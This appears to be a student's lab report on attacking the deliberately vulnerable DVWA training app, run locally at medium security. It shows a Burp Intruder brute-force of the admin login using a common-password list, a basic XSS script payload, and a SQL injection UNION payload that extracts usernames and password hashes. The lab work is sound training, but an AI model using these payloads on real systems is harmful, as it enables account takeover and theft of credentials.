

Name :- Ajeet Kumar

Project:- Web Application Security Testing with DVWA

Objective: To identify and exploit common web application vulnerabilities, including SQL Injection, Cross-Site Scripting (XSS), and Authentication Flaws, in order to understand their implications and the importance of security measures.

Key Components:

Medium Security Level Vulnerabilities

The image shows a Kali Linux terminal window and a web browser window. The terminal window displays the output of the `./pentestlab.sh list` command, which lists available pentest applications. The `dvwa` application is highlighted. The terminal also shows the output of the `./pentestlab.sh start dvwa` command, which starts the DVWA application. The web browser window shows the DVWA Security Level page, which allows the user to set the security level to low, medium, high, or impossible. The current security level is set to medium. The page also includes a sidebar with various attack options and a PHPIDS section.

```
(root@kali)~/home/kali/Desktop/pentestlab
$ ./pentestlab.sh list
sudo: unable to resolve host kali: Name or service not known
Available pentest applications
  bwapp      - bWAPP PHP/MySQL based from itsecgames.com
  webgoat7   - OWASP WebGoat 7.1
  webgoat8   - OWASP WebGoat 8.0
  webgoat81  - OWASP WebGoat 8.1
  dvwa       - Damn Vulnerable Web Application
  mutillidae - OWASP Mutillidae II
  juiceshop  - OWASP Juice Shop
  vulnerablewordpress - WPScan Vulnerable Wordpress
  securityninjas - OpenDNS Security Ninjas
  altoro     - Altoro Mutual Vulnerable Bank
  graphql    - Vulnerable GraphQL API

(root@kali)~/home/kali/Desktop/pentestlab
$ ./pentestlab.sh start dvwa
sudo: unable to resolve host kali: Name or service not known
Starting Damn Vulnerable Web Application
dvwa already exists in /etc/hosts
sudo: unable to resolve host kali: Name or service not known
Running command: docker start dvwa
sudo: unable to resolve host kali: Name or service not known
dvwa
DONE!

Docker mapped to http://dvwa or http://127.8.0.1

Default username/password:  admin/password
Remember to click on the CREATE DATABASE Button before you start

(root@kali)~/home/kali/Desktop/pentestlab
```

DVWA Security :: Damn V x +

127.8.0.1/security.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Username: admin
Security Level: medium
PHPIDS: disabled

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has **no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)


Authentication Flaws (Medium Severity):

- Description:** Medium-level authentication flaws might include issues like weak password policies or session fixation vulnerabilities that do not immediately compromise user accounts but can be exploited under certain conditions.

Using password attack



Open Intruder and set payload location



Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

? Sniper attack Start attack

Target http://127.8.0.1 Update Host header to match target

Positions Add \$ Clear \$ Auto \$

```

1 GET /vulnerabilities/brute/?username=admin&password=$1234$&Login=Login HTTP/1.1
2 Host: 127.8.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.8.0.1/vulnerabilities/brute/
9 Cookie: PHPSESSID=4hct26tc0jaskbs9fvgcinbs7; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
17

```

Use can easily identify that request have different length, and use that Password to Login. Check All unique length on package request for Login.

3. Intruder attack of http://127.8.0.1

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	2377			4712	
1	123456	200	2010			4711	
2	password	200	1712			4749	
3	12345678	200	3942			4712	
4	qwerty	200	2019			4712	
5	123456789	200	3816			4712	
6	12345	200	3485			4712	
7	1234	200	3287			4712	

Request Response

Pretty Raw Hex Render

Instructions

- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)

Login

Username:

Password:

Login

Username and/or password incorrect.

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

3. Intruder attack of http://127.8.0.1

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0							
1	123456						
2	password						
3	12345678						
4	qwerty						
5	123456789						
6	12345						
7	1234						

Request Response

Pretty Raw Hex Render

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

Result 2 | Intruder attack

Payload: password

Status code: 200

Length: 4749

Timer: 1713

Previous

Next

Request Response

Pretty Raw Hex


```
1 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 127.8.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.8.0.1/vulnerabilities/brute/
9 Cookie: PHPSESSID=4hct26tc0jaksks9fvgcinbs7; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
```


0 highlights

Password:

Login


Welcome to the password protected area admin






Cross-Site Scripting (XSS)

Identified and exploited both reflected and stored XSS vulnerabilities, demonstrating how attackers can inject malicious scripts to compromise user sessions and data integrity.




(<script>alert("xss")</script>)



SQL Injection:

Exploited SQL injection vulnerabilities to manipulate database queries, allowing me to extract sensitive information such as user credentials and other critical data.

(id=1 UNION SELECT user, password FROM users -- &Submit=Submit)



Last of hash md5 encrypt to Decrypt

